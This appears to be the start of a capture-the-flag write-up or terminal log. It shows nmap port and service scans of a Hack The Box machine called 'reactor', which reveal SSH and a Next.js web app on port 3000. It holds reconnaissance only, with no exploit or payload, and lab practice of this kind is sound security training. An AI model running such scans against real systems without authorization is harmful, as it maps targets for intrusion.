┌──(kali㉿kali)-[~/HTB/reactor]
└─$ sudo nmap -p- --min-rate 10000 reactor.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-03 18:02 CST
Nmap scan report for reactor.htb
Host is up (0.16s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
┌──(kali㉿kali)-[~/HTB/reactor]
└─$ sudo nmap -sT -sC -sV -O -p22,3000 reactor.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-03 18:03 CST
Nmap scan report for reactor.htb (10.129.245.214)
Host is up (0.15s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_  256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:

|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
|     Cache-Control: s-maxage=31536000,
|     ETag: "p02u6gnhufd8t"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 17175
|     Date: Wed, 03 Jun 2026 10:03:16 GMT
|     Connection: close
|     <!DOCTYPE html><html lang="en"><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="stylesheet" href="/_next/static/css/414e1be982bc8557.css" data-precedence="next"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-db0a529a99835594.js"/><script src="/_next/static/chunks/4bd1b696-80bcaf75e1b4285e.js" async=""></script><script src="/_next/static/chunks/517-d083b552e04dead1.js" async=""></script><script s
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
|     Allow: GET
|     Allow: HEAD
|     Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|     Date: Wed, 03 Jun 2026 10:03:17 GMT
|     Connection: close
|   Help, NCP:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.16 seconds